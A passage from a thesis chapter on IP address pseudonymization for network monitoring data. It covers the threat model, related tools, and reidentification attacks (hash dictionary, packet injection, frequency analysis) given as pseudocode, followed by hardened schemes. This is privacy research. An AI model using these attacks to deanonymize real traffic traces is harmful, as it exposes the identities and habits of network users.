There are currently several organizations on the Internet that monitor and publish security relevant trends and events. The European Union is currently funding the specific support project Lobster [B163] for large-scale monitoring of the backbone Internet infrastructure. Lobster is aimed at becoming a network monitoring platform for network research, meeting the increasing demand of sharing network traffic data for research purposes. The project is currently in its implementation phase, and it is intended to provide a network monitoring platform for performance and security measurements in both research and operational use. Another project that publishes pseudonymized traffic traces is the Widely Integrated Distributed Environment (WIDE) project [B164].

Passive measurement of communications networks must necessarily base itself on real traffic data containing private information. Since the collected data can reveal information about corporate or personal habits, the data should ideally be anonymized as far as possible. Effective anonymization, however, tends to render information on network structures unusable for most analysis applications. Thus there is a case for providing configurable anonymization, where the minimum of necessary structural information is preserved, and the data otherwise are anonymized as far as possible within these constraints. Prefix-preserving pseudonymization [A142, A143] addresses this issue by preserving the topology information, and the generic anonymization framework AnonTool and the Anonymization Application Programming Interface (AAPI) [A70] implement a wide range of anonymization mechanisms in order to meet the anonymization requirements of the Lobster project.

This chapter is based on [A22, A21, A89]. The work was initiated as a part of Uninett's activities in the EU Lobster project. Arne Øslebø from Uninett has been the Lobster contact and contributed to the initial paper [A22]. The attacks and proposed improvements in [A22, A21] (see Sections 4.3 and 4.4 in this chapter) were developed in close collaboration with Tønnes Brekne at Q2S, who was the first author for both papers. The Figures 4.2 and 4.3 were developed by Tønnes Brekne for the conference presentation at the Workshop in Privacy Enhancing Technologies

in Cavtat, Croatia, 2005. The proposed cryptographic solution employing stream ciphers [A89] was based on an idea by Lasse Øverlier at Gjøvik University College and further developed in cooperation with Tønnes Brekne and the author of this thesis, with Lasse Øverlier as the first author.

The remainder of this chapter is structured as follows. Section 4.1 contains a description of the context and threat model, as well as an overview of related work. Section 4.2 provides a basic introduction to anonymization and pseudonymization, as well as an introduction to pseudonymization schemes designed to protect the privacy of IP addresses. A number of vulnerabilities and attacks are proposed in Section 4.3, and Section 4.4 proposes some mechanisms for strengthening existing pseudonymization schemes. Finally, a transaction specific approach to non-expanding pseudonymization is presented in Section 4.5. More detailed versions of the algorithms presented in this chapter are provided in Appendix E.

4.1 Background

In this section, the context and threat model used throughout the chapter is presented, as well as a survey of related work. The main motivation for this work was to evaluate candidate solutions for anonymization of passive monitoring data in the context of the EU projects Lobster (a pilot European Infrastructure for large-scale monitoring of broadband Internet infrastructure) and Scampi (an EU project for creating a scalable and programmable monitoring platform for the Internet). Only the pseudonymization of IP-addresses is considered in this chapter, although the attacks and methods described here are applicable to other data types as well.

The context is that of passive sensors monitoring an IP network, and anonymizing captured traffic data. The sensors are programmable network monitoring cards (e.g., Scampi cards and Endace DAG cards) capable of operating on high-capacity links (up to 10 Gbit/s). The IP addresses are anonymized at the sensor node, and a sensor identifier is appended to the data. The data rates involved impose strict

performance requirements on all processing tasks. As the network monitoring system is distributed, the pseudonymization scheme has to be consistent across the sensors in order to support distributed analysis applications.

A generic anonymization framework for network traffic designed to be used for the Lobster monitoring infrastructure was presented in [A70]. According to this publication, the anonymization process has three objectives: protecting the privacy of monitored uses, hiding any information about the internal infrastructure of the network, and providing as realistic anonymized traces as possible.

There is an obvious trade-off between these requirements. It may be very difficult to get realistic data that still protects the privacy of users and the network infrastructures involved. However, suitable anonymization techniques and configurable anonymization is the only way to reach a compromise. This trade-off is studied in a number of publications, including [A47], which proposes a technique for achieving the minimum amount of linkability in misuse detection systems.

4.1.1 Definitions and Assumptions

The following definitions, as stated in [A94], are central to this chapter.

Definition 4.1

Anonymity is the state of being not identifiable within a set of subjects, the anonymity set. The anonymity set is the set of all possible subjects who might cause an action [A94].

Definition 4.2

Pseudonyms are identifiers of subjects. Pseudonymity is the use of pseudonyms as IDs [A94].

Definition 4.3

Unlinkability of two or more items means that within a system, these items are no more and no less related than they are related concerning the a-priori knowledge [A94].

The following is assumptions concerning the cryptographic mechanisms employed in this chapter:

Assumption 4.1. *The hash functions employed are preimage resistant, 2nd-preimage resistant, and collision resistant (see [A79, pages 323 – 324]).*

Assumption 4.2. *The stream ciphers employed are semantically secure.*

4.1.2 Threat model

A network monitoring system has the potential to be a significant threat to privacy and confidentiality. It can potentially be abused to gain access to both the traffic itself, as well as to the traffic pattern of all the users of the network. Some example threats are platform compromise, malicious insiders, and traffic analysis.

An attacker can potentially gain access to the monitoring platform itself and compromise the security of one or more monitoring nodes. With privileged access to the monitoring nodes, an attacker has unrestricted access to network data, unless there are mandatory on-board security mechanisms that can not be disabled without physical access to the hardware.

A malicious insider has the same capabilities as the remote attacker, but the insider can also reconfigure or manipulate the hardware, and even install additional nodes. With physical access to the nodes, an insider may be capable of disabling on-board protection mechanisms.

A malicious user with access to monitoring data can attempt traffic analysis, reidentification, and cryptanalysis. The attacker is limited by any security mechanisms, such as encryption, pseudonymization, and anonymization. However, as we will see in this chapter, some of the existing security measures are vulnerable to a range of attacks.

This chapter is mainly concerned with the risk of reidentification by external parties that are users of the network and have access to pseudonymized data. Even though remote attacks and priority escalation are serious threats, this is not further

considered in this thesis. The goal is to prevent adversaries from reidentifying IP addresses under the following assumptions:

Assumption 4.3. *The adversary may send forged network traffic with arbitrary source and destination IP addresses.*

Assumption 4.4. *The adversary is capable of ensuring that injected packets are captured by at least one passive sensor.*

Assumption 4.5. *The adversary may access all anonymized data from a set of sensors, such that their monitoring data contains the injected packets.*

Some of the proposed attacks depends on the fact that the attacker is only interested in a set of specific addresses. This assumption is relaxed in Assumption 4.7 for the purpose of a specific attack.

Assumption 4.6. *The adversary wants to pick out all pseudonymized packets containing the IP address a in their headers. This is referred to as the* set of interest*, N. The number of addresses of interest is referred to as $|N|$.*

In summary, the adversary is capable of performing traffic analysis, as well as injection attacks, a special case of the cryptographic *chosen plaintext attack*. An attacker can send an IP packet with arbitrary source and destination IP addresses. By forging the packet header in such a way that it is recognizable in its anonymized form, the attacker will be able to find an exact match between an original and an anonymized IP address. This is a general problem with pseudonymization schemes, as shown in [A22, A21]. The threat model is illustrated in Figure 4.1. The source host A is communicating with the target host B, and the network traffic is captured by the sensor S. The adversary E is capable of injecting traffic into the network and reading the pseudonymized data.

4.1.3 Related Work

Much of the early work in anonymization was related to solving the problem of traffic analysis. Two solutions to this problem was published by Chaum in 1981 [A30]




Figure 4.1: Threat model.

and 1988 [A31], called mix networks and dc networks respectively. Similarly, there has been an ongoing effort to improve traffic analysis methods in order to compromise such networks. Raymond [A100] has provided an overview of current traffic analysis research, and another overview, with a proposal for terminology for the field of anonymity, was published by Pfitzmann and Koehntopp [A94]. As discussed above, this chapter is primarily concerned with the risk of reidentification associated with traffic analysis. A measure of the risk of reidentification based on statistical database theory was formalized by Fischer-Hübner in [A46, pages 113 – 119].

The issue of using pseudonymous network monitoring traces is discussed in [A19, A109], and later work in this area has focused on prefix-preserving pseudonymization [A142, A143]. An efficient implementation of prefix-preserving pseudonymization for network processors was proposed in [A98]. However, it is demonstrated in Section 4.3 that all static pseudonymization schemes, and prefix-preserving pseudonymization schemes in particular, are vulnerable to injection attacks.

In [A91] Pang and Paxton address the problem of anonymization of logged traffic data at a higher level of abstraction. They suggested a scheme and implemented

a tool for transforming higher level content to an anonymized state using transformation scripts. However, this requires that every protocol be parsed and scrubbed, and the many possible covert channels in known protocols can be used to achieve injection attacks even against anonymized protocols. Ulrich Flegel recently proposed a method for privacy respecting misuse detection [A47]. The approach restricts the linkability of pseudonyms to the minimum amount necessary for misuse detection.

Related work in solving the pseudonymization problem has been suggested using revocable privacy [A113] and zero-knowledge proofs [A76]. Camenish and Lysyanskaya [A25] presented a protocol for revocable anonymity for users within different organizations, but it depends on the use of asymmetric cryptography and an unproven cryptographic primitive. The concept of pseudonymization is similar to multi-show anonymity. The multi-show capability [A25] is based on proving the existence of a constant credential, and that the credential satisfies certain criteria. Some work on multi-show anonymous credentials in the context of constructing anonymous networks has been done in [A92], and systems for anonymous multi-show credentials have also been presented in [A25].

For reference, Table 4.1 provides an overview of publicly available IP traffic anonymization tools, some of which are further discussed in this chapter. The table contains both academic references where available, as well URLs for the tools.

Table 4.1 Network trace anonymization tools

Tool	URL
Sanitize [A48]	`http://ita.ee.lbl.gov/html/contrib/sanitize.html`
ip2anonip	`http://dave.plonka.us/ip2anonip/`
tcpdpriv [A142, A143]	`http://ita.ee.lbl.gov/html/contrib/tcpdpriv.html`
wide-tcpdpriv [A33]	`http://tracer.csl.sony.co.jp/mawi/`
Crypto-PAn [A142, A143]	`http://www.cc.gatech.edu/computing/Telecomm/cryptopan/`
AAPI [A70]	`http://www.ics.forth.gr/dcs/Activities/Projects/anontool.html`

4.2 Anonymity and Pseudonymity

In order to support sharing of monitoring data, the data must be fully sanitized in the sense that all private and sensitive data are removed or anonymized. The scheme should provide sender and receiver untraceability in such a way that unauthorized extraction of partially or completely identifying data should be impossible.

In some instances, it may also be desirable to provide accountability through reversible anonymization[1], i.e., the possibility to reidentify the anonymized data by an authorized party. Police investigations and abuse handling exemplify situations where this is desirable. Reversibility may be provided by pseudonymization as long as the requisite data, such as pseudonymization tables or decryption keys, are available.

4.2.1 Anonymization

Anonymization tries to achieve "the state of being not identifiable within a set of subjects, the anonymity set" [A94]. Anonymity is an important consideration in many research fields, and research in statistical databases have sought to provide good anonymization in order to provide data for research in e.g., medical and demographic research. Some anonymization primitives are discussed below.

Data removal implies the irreversible deletion of data. This can be implemented by replacing data with a constant or a random value.

Generalization refers to the substitution of identifying data with more general data, in such a way that no individuals may be identified. In our case, one example could be the substitution of IP-addresses with their respective AS-numbers[2]. This preserves network topology, but may fail to provide anonymity in the cases where an AS-number is associated with a single user or a small group.

[1] Also referred to as revocable anonymization.

[2] An Autonomous System (AS) is a collection of IP networks registered by a single entity. A unique AS-number is associated with each AS for routing purposes.

Truncation is a type of generalization where a fixed number k least significant bits are deleted, while the others are kept in their original form. For example, one may keep the most significant 8 bits of the original IP-address and delete the rest.

4.2.2 Pseudonymization

In the case of pseudonymization, the actual identity is replaced by an alternate identity, *a pseudonym*. The issue of using pseudonymous network monitoring traces is discussed in [A19, A109]. Pseudonymization implies that the process is reversible, in that it may be possible to uniquely reidentify original data, given knowledge about the pseudonym and mapping used. The following types of pseudonymization primitives are considered:

Bijective mappings make pseudonymity possible. A pseudonymous entity must be uniquely identifiable. This property is also a feature that makes injection attacks possible, where an adversary retrieves address mappings by sending packets and observing their anonymous versions.

Data permutations are permutations of the identifier language from which real identities and pseudonyms are drawn. This type of pseudonymization is reversible for anyone knowing the permutation that has been used.

Cryptographic methods for anonymization of network traces are discussed in [A93, A142, A143]. Any cryptographic anonymization scheme is necessarily subject to attacks on the cryptographic algorithms or the key management system.

Hashing can be considered a pseudonymization scheme according to the definitions above, although it is computationally difficult to recover the original data based on a hash value. The hash value is an "initially unlinkable pseudonym" according to the definitions in [A94]. Strictly speaking, hashes of IP addresses are anonymizations, as hash functions are not injective. Cryptographically strong hash

functions are, however, sufficiently "close" to injective functions to be considerer pseudonymizations.

Keyed hashing addresses a weakness with unkeyed hash functions, such as MD5 and SHA1, where any adversary can perform the same computations and build a dictionary for all possible IP addresses (see Section 4.3.1). This type of dictionary attacks can be prevented by using a keyed hashing scheme, as the cryptographic keys are necessary to build the dictionary.

4.2.3 Prefix-preserving Pseudonymization

An anonymization scheme is prefix-preserving if, for any two original IP addresses sharing a k-bit prefix, their anonymized mappings will also share a k-bit prefix. The tools TCPdpriv, wide-tcpdpriv, and Crypto-PAn are examples of prefix-preserving schemes, as discussed in [A142, A143].

TCPdpriv stores a set of original and anonymized IP address pairs. When a new IP address arrives, it is compared with previous original IP addresses in order to identify the longest prefix match. The new IP address is anonymized by using the same anonymized prefix as that of its match, whereas the remaining part of the address is anonymized with a random value. As new pseudonyms are generated using random values, TCPdpriv is not deterministic, and the pseudonym for a given IP address will differ between TCPdpriv sessions. This makes TCPdpriv unsuitable for distributed network monitoring application where linkability is required between several sensors.

Cryptographic prefix-preserving pseudonymization was proposed in [A142, A143], and it is an improvement of TCPdpriv in several respects. In particular, it is deterministic, and it allows both consistent prefix-preserving pseudonymization across sessions, as well as distributed processing. Cryptographic prefix-preserving pseudonymization uses a cryptographic algorithm rather than a random value. In this way, the pseudonymization is uniquely determined by the encryption key K.

This scheme has been implemented in the tool Crypto-PAn. Some improvements on Crypto-PAn were proposed in [A107].

4.2.4 Transaction Pseudonymity

Let the term *static pseudonymization*, refer to a scheme where each plaintext value has a unique and unchanging pseudonym. Let *transaction pseudonymization* refer to a scheme where each pseudonym for a plaintext value is unlinkable to any other pseudonym of the same plaintext value. In this way, there is no recognizable relationship between different pseudonyms of the same plaintext value, i.e., the pseudonyms are unlinkable.

4.3 Attacking Pseudonymization Schemes

In this section, a number of attacks designed to reidentify pseudonyms are presented. The purpose of this section is to identify vulnerabilities in existing schemes, and to motivate the development of stronger privacy protection in network monitoring.

4.3.1 Dictionary Attack

Dictionary attacks are known from cryptography and computer security, and they can be employed to defeat e.g., cryptographic mechanisms and authentication systems. Dictionary attacks can also be effectively used in order to achieve reidentification for pseudonymization schemes. Pseudonyms of IPv4 addresses are particularly vulnerable, because of the very limited address space.

In most cases, the creation of a dictionary depends on other attacks, such as packet injection or frequency analysis. However, some pseudonymity tools (e.g., [A70]) support the use of hash values as pseudonyms. Provided that the hash function is known, it is trivial to compute a dictionary of addresses of interest. Reidentification is only a matter of performing a dictionary lookup.

In an experiment performed on a 2.4GHz processor (see Appendix D for details), MD5 hashes for the entire IPv4 address space were computed in 202 minutes in average (based on 3 runs). SHA1 hashes for the entire IPv4 address space were computed in 246 minutes in average (based on 3 runs). Note that the hash dictionary file would require 16TB of storage. For this reason, the hash table was written to `/dev/null` for the purpose of time measurements.

The attack described above is exhaustive, in that it covers the entire address space. If an adversary has a set of interest with a small number of IP addresses, this attack would be very easy to carry out, and the larger address space of IPv6 would not provide any extra protection.

4.3.2 Packet Injection

Given the threat model in Section 4.1.2, an adversary can send IP packets with arbitrary source and destination IP addresses, for example by spoofing IP addresses or sending packets from a variety of places. By forging a packet header or a traffic pattern in such a way that it is recognizable in its anonymized form, an adversary is able to find an exact match between an original and an anonymized IP address. This is a general problem with pseudonymization schemes.

In the case of prefix-preserving pseudonymization, a successful attack also reveals information about the prefix for all other addresses with identical prefixes. Using this, an adversary can build a binary tree mapping pseudonymized to original IP addresses. For a directed attack, the adversary only needs to build such a binary tree only for the targeted addresses addresses, such as IP addresses associated with a specific person or organization.

If an adversary wants to find the traffic data associated with N specified IP addresses in a measurement set, there are significant advantages to be gained by carefully designing the injection patterns. The complexity one primarily wants to keep to a minimum in this context is "packet complexity"—the number of packets that need to be successfully injected in order to reach a particular attack goal. Three

main variations of the packet injection attack have been identified, as shown below. These attacks are general, and not restricted to prefix-preserving pseudonymization.

Syncronized Injection A synchronized injection attack depends on the ability to perform synchronized injection of packets and extraction of pseudonymized packets. Under optimal circumstances, the main limitation is the ability to synchronize the packet injection time with the pseudonym timestamp. However, the network itself can cause packet loss, packet reordering reordering, and queueing mechanisms can cause several packets to receive identical timestamps. Because of this, a synchronized injection attack must implement a minimal separation in time between inserted packets. Given a suitable separation in time, a packet injection attack can be successfully carried out with $\mathcal{O}(N)$ packets, where N is the addresses of interest.

Packet Header Tagging The forging of packet headers for reidentification purposes is related to the *message tagging* attack described by Raymond in [A100]. Many network monitoring formats (such as Netflow) only store flow information containing source and destination IP addresses, source and destination port numbers, and the IP protocol field (this is referred to as a 5-tuple). If this is the case, the tagging information has to be embedded into these five protocol header fields. Such an attack could be difficult to launch successfully, and many intrusion detection systems may detect manipulations of these protocol fields. However, if the attack can be performed, a packet injection attack can be successfully carried out with $\mathcal{O}(N)$ packets, where N is the addresses of interest.

Frequency Attack Frequency analysis is a class of attacks based on statistical analysis of traffic patterns. A comprehensive overview of related issues was given by Raymond in [A100]. The use of repeated messages for revealing the correspondence between original and anonymized data is discussed by Chaum in [A30] and referred to as *flush attacks* by Raymond in [A100]. By combining injection attacks with frequency analysis, an adversary can assign an integer weight to each address of

interest. Since two individual addresses can be used in each packet header, at least $\frac{1}{2}\sum_{j=1}^{|N|+1} j = (|N|+1)(|N|+2)/4$ packets are needed, giving complexity $\mathcal{O}(n^2)$.

4.3.3 Injection Attack Preparations

This section presents an attack specifically directed at prefix-preserving pseudonymization. Assume that a set of all IP addresses can be represented by a binary search tree, where each leaf node represents a specific IP address. Edges are labeled with address bits, the most significant bits closest to the root node, and the least significant bits on the edges ending in the leaf nodes themselves.

This section provides two algorithms for preparing an injection attack in preparation for frequency analysis, and the following section demonstrates how such an injection attack can be used as a basis for frequency analysis. Algorithm 4.1 first constructs a binary search tree for the selected addresses. Nodes in this tree are capable of storing weights. After constructing the tree, it is recursively traversed to sum weights using Algorithm 4.2. This is done such that the weights of each descendant are unbalanced at each node with two descendants. This allows the use of an algorithm that reveals addresses efficiently by exploiting the unbalanced weights. The following data structure is used in the algorithms:

node= begin structure
node $*a$ (Pointer to ancestor node)
node $*d_0$ (Pointer to left descendant node)
node $*d_1$ (Pointer to right descendant node)
integer w (Weight)
end structure

C-style notation is used, with `<type> *<var-name>` defining a pointer of name `<var-name>` to a variable of type `<type>`. `*<var-name>` refers to the contents of the

variable referenced by the pointer. `<var-name>` refers to the pointer itself. Assignment has the form `<var-name>`←`<expression>`. If t is a pointer to an instantiated node, then $*t$ refers to the node, $*t.a$ refers to the pointer to the ancestor node, and $*(*t.a)$ refers to the ancestor node itself.

Algorithm 4.1 Build Tree

IN: $(n, k, \{I_i\}_{i=1}^{k}, b, a)$ {address length n, number of addresses k, list of addresses $\{I_i\}_{i=1}^{k}$, bit depth b, pointer a to ancestor node}
OUT: pointer r to local root node of binary tree
  $t \leftarrow$pointer to newly allocated node
  if $b = 1$ then there is no ancestor, so **then**
    $*t.a \leftarrow$NULL
  end if
  if $b < n$ we are not at the bottom of the tree **then**
    split $\{I_i\}_{i=1}^{k}$ into h_0 with i_0 addresses with bit b equal to zero, and h_1 with i_1 addresses with bit b equal to one.
    $*t.d_0 \leftarrow$ build-tree$(n, i_0, h_0, b+1, t)$
    $*t.d_1 \leftarrow$ build-tree$(n, i_1, h_1, b+1, t)$
  else if $b = n$ we are at the bottom of the tree **then**
    $*t.d_0 \leftarrow$ NULL
    $*t.d_1 \leftarrow$ NULL
  end if
  return t

The two algorithms are used as follows. Algorithm 4.1 is used to build a binary search tree for the selected addresses. Algorithm 4.2 computes weights for each leaf node to ensure unbalanced packet distribution at all levels, so that algorithm 4.3 for probabilistic address matching is guaranteed to terminate with a correct result when restricted to the tree constructed by Algorithm 4.1. The weight is the number of times an address must occur in terms of successfully injected packets.

After carrying out this preprocessing, the packets must be successfully injected, and an anonymized measurement set for all the packets have to be collected. The injected packets are extracted from the measurement set. It is then possible to run Algorithm 4.3 on these packets to reveal the desired addresses in worst-case time complexity nk' where n is the address length in bits, and k' is the number of successfully injected packets. In general $k' \geq N/2$, where N is the number of targeted addresses.

Algorithm 4.2 Build Weights

IN: (t, δ) {pointer t to a node in a tree built with build-tree, weight adjustment δ}
OUT: $*t.w$ total weight of traversed and adjusted binary tree under node $*t$
  if $*t.d_0$ =NULL and $*t.d_1$ =NULL we are at the bottom of the tree **then**
    increase the node weight by δ: $*t.w \leftarrow *t.w + \delta$
  else if $*t.d_0$=NULL and $*t.d_1 \neq$NULL all descendants are to the right **then**
    $*t.w \leftarrow$ build-weights$(*t.d_1, \delta)$
  else if $*t.d_0 \neq$NULL and $*t.d_1$=NULL all descendants are to the left **then**
    $*t.w \leftarrow$ build-weights$(*t.d_0, \delta)$
  else
    left$\leftarrow$ build-weights$(*t.d_0, 0)$
    right$\leftarrow$ build-weights$(*t.d_1, \delta)$
    if left=right the subtrees are equally weighted **then**
      right$\leftarrow$ build-weights$(*t.d_1, 1)$
    end if
    Assign weight of t to sum of weights of subtrees: $*t.w \leftarrow$left+right
  end if
  return $*t.w$

Finally, note that these algorithms are designed for a scenario where $k \ll 2^n$. If k is of the same magnitude as 2^n, so that the adversary is attempting to find the original versions of *all* anonymized addresses, other approaches are likely to be more efficient. In other words, the attack we have described is a general system attack for prefix-preserving pseudonymization algorithms, where a given address a always has only one pseudonym a'.

4.3.4 Frequency Analysis

In this section, we discuss a type of traffic analysis based on the assumption that the adversary has a priori knowledge of the traffic distribution of the observed network. If an adversary a priori knows the traffic distribution relative to the address space, then it is possible to efficiently attack prefix-preserving pseudonymization and compromise selected addresses or subnets.

Denote by p_α the probability that a packet has an address with prefix α. Denote by λ the empty string. Denote by "$\alpha\beta$" the string concatenation of the string α with β. Denote by $p_{\alpha\beta|\alpha}$ the probability that an address has prefix $\alpha\beta$, given that it has a prefix α. Denote by $\oplus$ the bitwise exclusive-or operator. If $\alpha = (\alpha_1, \ldots, \alpha_k)$

and $\beta = (\beta_1, \ldots, \beta_k)$ are two length k bitstrings, then $\gamma = \alpha \oplus \beta$ is defined as $\gamma_i = \alpha_i \oplus \beta_i$, for all i such that $1 \leq i \leq k$, where $\oplus$ is the exclusive-or operator.

The attack is described by Algorithm 4.3 and assumes the following:

1. The adversary knows all p_α for the network.

2. The measurements are protected by the same primary pseudonymization key, so that each address has only one pseudonym.

Algorithm 4.3 Frequency Analysis

IN: $(n, \{p_\eta\}_{\eta \in \{0,1\}^n}, \{\nu_i\}_{i=1}^{2m}, \omega)$ {address length n in bits (32 for IPv4, 128 for IPv6), the relative frequency p_η at which a prefix η occurs in network traffic, IP addresses $\{\nu_i\}_{i=1}^{2m}$ encrypted with prefix-preserving pseudonymization taken from a measurement set consisting of m packets with in all $2m$ addresses, the plaintext address ω whose traffic data is of interest}
OUT: a "decryption key" κ for the pseudonym of ω
set α and κ to the empty string λ
for all i from 1 to n **do**
initialize number of messages with bit i set to 0: $m_0 \leftarrow 0$
initialize number of messages with bit i set to 1: $m_1 \leftarrow 0$
for all j from 1 to $2m$ **do**
if $\alpha \oplus \kappa$ is a prefix of ν_j **then**
increment $m_{\text{bit number } i \text{ from the address}}$
end if
end for
compute the square q_0 of the difference between $p_{\alpha 0|\alpha}$ and $\frac{m_0}{m_0+m_1}$
compute the square q_0' of the difference between $p_{\alpha 0|\alpha}$ and $\frac{m_1}{m_0+m_1}$
if $q_0 < q_0'$ **then**
$\kappa \leftarrow \kappa 0$
else
$\kappa \leftarrow \kappa 1$
end if
append bit i of ω to α
end for
return κ

Algorithm 4.3 has a worst-case running time of $\mathcal{O}(nm)$, assuming that bitstring comparison can be done in a constant number of operations. It is not guaranteed to reach a correct conclusion, especially if there is little difference between prefix probabilities for each possible node (that is: $p_{\alpha 0|\alpha} \approx p_{\alpha 1|\alpha}$). If this algorithm is used in conjunction with an injection attack, it is possible to restrict the algorithm to the constructed binary search tree, and compute all p_ηs using the weights in that

tree. Finally, note that Algorithms 4.1–4.3 can be applied to packets pseudonymized with any prefix-preserving pseudonymization system, including both TCPdpriv and Crypto-PAn.

4.4 Strengthening Pseudonymity Schemes

This section presents some methods for improving the existing pseudonymity schemes, in light of the attacks in the previous section. The methods presented in this section increases the difficulty of performing a successful attack. Injection attacks and frequency attacks are still possible, but they are more expensive to perform. All the methods presented in this section rely on the fact that pairs of IP addresses can be pseudonymized, given that the direction of a packet is stored in an additional bit s. Using this approach, all IP packet between two hosts will have the same pseudonym.

4.4.1 Improving Prefix-preserving Pseudonymization I

In this section, a strenthening of prefix-preserving pseudonymization schemes is proposed. The strengthening is provided as Algorithm 4.4 and illustrated in Figure 4.2. The form of the anonymization function is:

$$F(a) \leftarrow a'_1 \cdots a'_n, \tag{4.1}$$

where $a'_i = a_i \oplus f_{i-1}(a_1, \ldots, a_{i-1})$. Denote by a the source address, and b the destination address.

This hardening is based on the fact that it is rarely necessary to release all the topological information. First, applications using traffic measurements often need only parts of the topological information. Second, it may be desirable to allow the regulated release of topological information as a differentiating factor to satisfy legal




Figure 4.2: Hardened Pseudonymization I [A20].

or business requirements. One way of doing this is to permute the bits of encrypted addresses. This removes any visible structure, but it does so in a reversible manner. This can be expressed as follows:

$$\mathcal{F}(a_1 \cdots a_n) = (a'_{g(1)}, \ldots, a'_{g(n)}), \tag{4.2}$$

where $g : \{1, \ldots, n\} \longrightarrow \{1, \ldots, n\}$ is a permutation. It is possible to apply this permutation to the concatenation of source and destination addresses simultaneously.

By employing an injection attack, and repeating frequency analysis with different bits to find a best match, the hardened pseudonymization of Algorithm 4.4 could still be broken in polynomial time, with at worst $\mathcal{O}(n^3k)$ steps. This is done by first trying to identify imbalances in bit distributions bit-by-bit using the data in the constructed search tree, using a modified frequency analysis algorithm. This has to be done $2n + 2n - 1 + \ldots + 1$ times: $\mathcal{O}(n^2)$ times in all. Frequency analysis costs $\mathcal{O}(nk)$, so $\mathcal{O}(n^3k)$ in all.

4.4.2 Improving Prefix-preserving Pseudonymization II

A different improvement is obtained by encrypting as large blocks as possible at a time, while still offering the opportunity to release prefix-preserving pseudonymized

Algorithm 4.4 Hardened Pseudonymization I

IN: (n, a, b, g, F) {address length n in bits (32 for IPv4, 128 for IPv6), source address a, destination address b, a permutation function $g : \{1, \ldots, 2n\} \longrightarrow \{1, \ldots, 2n\}$, prefix-preserving ¿ pseudonymization function F}

OUT: two n-bit blocks a' and b' {replacing the plaintext addresses a and b respectively, one bit s indicating whether a lexicographically precedes b or not}

if a lexicographically precedes b **then**
  apply prefix-preserving pseudonymization F to a to get c_a
  apply prefix-preserving pseudonymization F to b to get c_b
  $s \leftarrow 0$
else
  apply prefix-preserving pseudonymization F to a to get c_b
  apply prefix-preserving pseudonymization F to b to get c_a
  $s \leftarrow 1$
end if
concatenate c_a and c_b to get c
permute the pseudonymized bits: $r \leftarrow (c_{g(1)} \cdots c_{g(2n)})$
$a' \leftarrow$ first n bits of r
$b' \leftarrow$ last n bits of r
return a', b', s

address data, if necessary. This can be achieved by splitting addresses into a series of l blocks, each block w_i bits in length. w_1 is the most significant block, and w_l the least significant block. Block l from source and destination are concatenated and encrypted, producing r_l. Block $l-1$ from source and destination are concatenated, and then concatenated with r_l. This is then encrypted, producing r_{l-1}. This continues, until block 1 from source and destination are concatenated along with r_2, and all $2n$ bits encrypted. This is the essence of Algorithm 4.5. The method is illustrated in Figure 4.3.

The algorithm encrypts successively longer concatenations of corresponding blocks from source and destination addresses. Thus, each header is now coupled to *both* addresses in a communication session. The adversary now sees all pseudonymized pairs.

The adversary is trying to identify the pseudonyms for a list of target addresses $\{I_i\}_{i=1}^{k}$. Since it is assumed that the injected packets are always recognizable somehow, the adversary can extract the set of injected packets in their anonymized form. Assuming that all injected packets are in the trace, they can also be sorted in the

Algorithm 4.5 Hardened Pseudonymization II

IN: $(n, a, b, g, l, \{w_i\}_{i=1}^{l}, e, F)$ {address length n in bits (32 for IPv4, 128 for IPv6), source address a, destination address b, a permutation function $g\{1, \ldots, 2n\} \longrightarrow \{1, \ldots, 2n\}$, the number l of sub-blocks, a list $\{w_i\}_{i=1}^{l}$ of sub-block lengths such that $\sum_{i=1}^{l} w_i = n$, a keyed block encryption function e_k, that encrypts k-bit blocks, a prefix-preserving pseudonymization F}

OUT: two n-bit blocks a' and b' replacing the plaintext addresses a and b, one bit s indicating whether a lexicographically precedes b or not

if a lexicographically precedes b **then**
  apply prefix-preserving pseudonymization F to a to get c
  apply prefix-preserving pseudonymization F to b to get d
  $s \leftarrow 0$
else
  apply prefix-preserving pseudonymization F to a to get d
  apply prefix-preserving pseudonymization F to b to get c
  $s \leftarrow 1$
end if
$i \leftarrow l$
while $i > 0$ **do**
  $p \leftarrow p - w_i$
  encrypt the concatenation of bits $p + 1, \ldots, p + w_i$ of c and d with the last $n - p$ bits from any previous encryption, if any with e_{n-p}
  $i \leftarrow i - 1$
end while
call the resulting cryptotext block r
$a' \leftarrow$ first n bits of r
$b' \leftarrow$ last n bits of r
return a', b', s

weighted tree. The adversary can now identify some address pairs (I_i, I_j) or (I_j, I_i). The adversary is now able to identify selected sessions between two target addresses, but he can not, however, recognize any single IP address in general.

Suppose the adversary wants to pick out all pseudonymized packets containing the IP address a in their headers. This assumption implies that the actual "set of interest" is $\{a\}$. To find all packets containing a, the adversary must generate all possible lexicographically sorted pairs (a, b) and (b, a) of IP addresses, where b is an IP address. This set can then be sorted in a binary search tree. The "set of interest" now contains 2^{n-1} elements, and the length of the elements is not n anymore, but $2n$. This results in two problems.

First, the number of packets required to mount an injection attack in conjunction with traffic analysis has become excessive: the adversary must expect that the

